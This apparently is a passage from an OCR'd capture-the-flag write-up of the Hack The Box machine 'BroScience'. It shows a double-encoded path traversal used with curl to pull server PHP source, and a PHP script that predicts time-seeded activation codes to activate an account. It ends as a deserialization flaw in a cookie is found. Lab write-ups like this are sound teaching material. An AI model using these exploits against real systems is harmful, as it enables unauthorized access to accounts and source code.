    if (!empty($_POST['username']) && !empty($_POST['email']) && !empty($_POST['password']) && !empty($_POST['password-confirm'])) {
        // Check if passwords match
        if (strcmp($_POST['password'], $_POST['password-confirm']) == 0) {
            // Check if email is too long
            if (strlen($_POST['email']) <= 100) {
                // Check if email is valid
                if (filter_var($_POST['email'], FILTER_VALIDATE_EMAIL)) {
                    // Check if username is valid
                    if (strlen($_POST['username']) <= 100) {
                        // Check if user exists already
                        include_once 'includes/db_connect.php';

                        $res = pg_prepare($db_conn, "check_username_query", 'SELECT id FROM users WHERE username = $1');
                        $res = pg_execute($db_conn, "check_username_query", array($_POST['username']));

                        if (pg_num_rows($res) == 0) {
                            // Check if email is registered already
                            $res = pg_prepare($db_conn, "check_email_query", 'SELECT id FROM
```


Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 15
Response headers 6



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ tree
.
├── includes
│   ├── db_connect.php
│   ├── img.php
│   └── utils.php
├── login.php
└── register.php

2 directories, 5 files

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ curl 'https://broscience.htb//includes/img.php?path=..%252fincludes%252f/utils.php' -k -o includes/utils.php
```

4) Found activation code generation


```
<?php
function generate_activation_code() {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand(time());
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) -
1)];
    }
    return $activation_code;
}
```



```
HTTP/1.1 200 OK
Date: Wed, 28 Aug 2024 11:12:02 GMT
Server: Apache/2.4.54 (Debian)
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/png
```


We can get server time from data header and use it on srand to generate code

5) Registered an account




```
POST /register.php HTTP/1.1
Host: broscience.htb
Cookie: PHPSESSID=al5gg904les7ku4o8kh2ndi427
Content-Length: 83
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://broscience.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://broscience.htb/register.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=hacker&email=hacker%40mail.com&password=password&password-confirm=password
```

```
HTTP/1.1 200 OK
Date: Wed, 28 Aug 2024 11:18:29 GMT
Server: Apache/2.4.54 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2433
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<html>
  <head>
    <title>
      BroScience : Register
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="
    https://cdn.jsdelivr.net/npm/uikit@3.15.0/dist/css/uikit.min.css" />
    <script src="https://cdn.jsdelivr.net/npm/uikit@3.15.0/dist/js/uikit.min.js">
    </script>
    <script src="https://cdn.jsdelivr.net/npm/uikit@3.15.0/dist/js/uikit-icons.min.js">
    </script>

  </head>
  <body>

    <nav class="uk-navbar-container uk-margin uk-navbar-transparent uk-dark">
      <div class="uk-container uk-container-expand">
        <div class="uk-navbar" uk-navbar>
```




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat exploit.php
<?php

$date = "Wed, 28 Aug 2024 11:18:29 GMT";
$timestamp = strtotime($date);
srand($timestamp);
$chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
$activation_code = "";
for ($i = 0; $i < 32; $i++) {
    $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
}
echo $activation_code;

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ php exploit.php
K9rWTFA0gfSQdg2YkRrhUhcoctfOEUQ1

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ |
```

6) Activated the account



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ curl 'https://broscience.htb//includes/img.php?path=..%252factivate.php' -k  -o activate.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2026  100  2026    0     0   2592      0 --:--:-- --:--:-- --:--:--  2590

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat activate.php
<?php
session_start();

// Check if user is logged in already
if (isset($_SESSION['id'])) {
    header('Location: /index.php');
}

if (isset($_GET['code'])) {
    // Check if code is formatted correctly (regex)
    if (preg_match('/^[A-z0-9]{32}$/', $_GET['code'])) {
        // Check for code in database
        include_once 'includes/db_connect.php';

        $res = pg_prepare($db_conn, "check_code_query", 'SELECT id, is_activated::int FROM users WHERE activation_code=$1');
        $res = pg_execute($db_conn, "check_code_query", array($_GET['code']));

        if (pg_num_rows($res) == 1) {
            // Check if account already activated
            $row = pg_fetch_row($res);
            if (!(bool)$row[1]) {
                // Activate account
                $res = pg_prepare($db_conn, "activate_account_query", 'UPDATE users SET is_activated=TRUE WHERE id=$1');
                $res = pg_execute($db_conn, "activate_account_query", array($row[0]));

                $alert = "Account activated!";
                $alert_type = "success";
```



BroScience : Activate account - Chromium
BroScience : Activate acc

https://broscience.htb/activate.php?code=K9rWTFA0gfSQdg2YkRrhUhcoctfOEUQ1


BroScience

Account activated!


7) Found a php deserialization vulnerability



```
GET /includes/img.php?path=reverse_butterfly.jpeg HTTP/1.1
Host: broscience.htb
Cookie: PHPSESSID=al5gg904les7ku4o8kh2ndi427; user-prefs=
Tzo5OiJVc2VyUHJlZnMiOjE6e3M6NToidGhlbWUiO3M6NToibGlnaHQiO30%3D
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://broscience.htb/index.php
Accept-Encoding: gzip, deflate, br
Priority: i
Connection: keep-alive


```

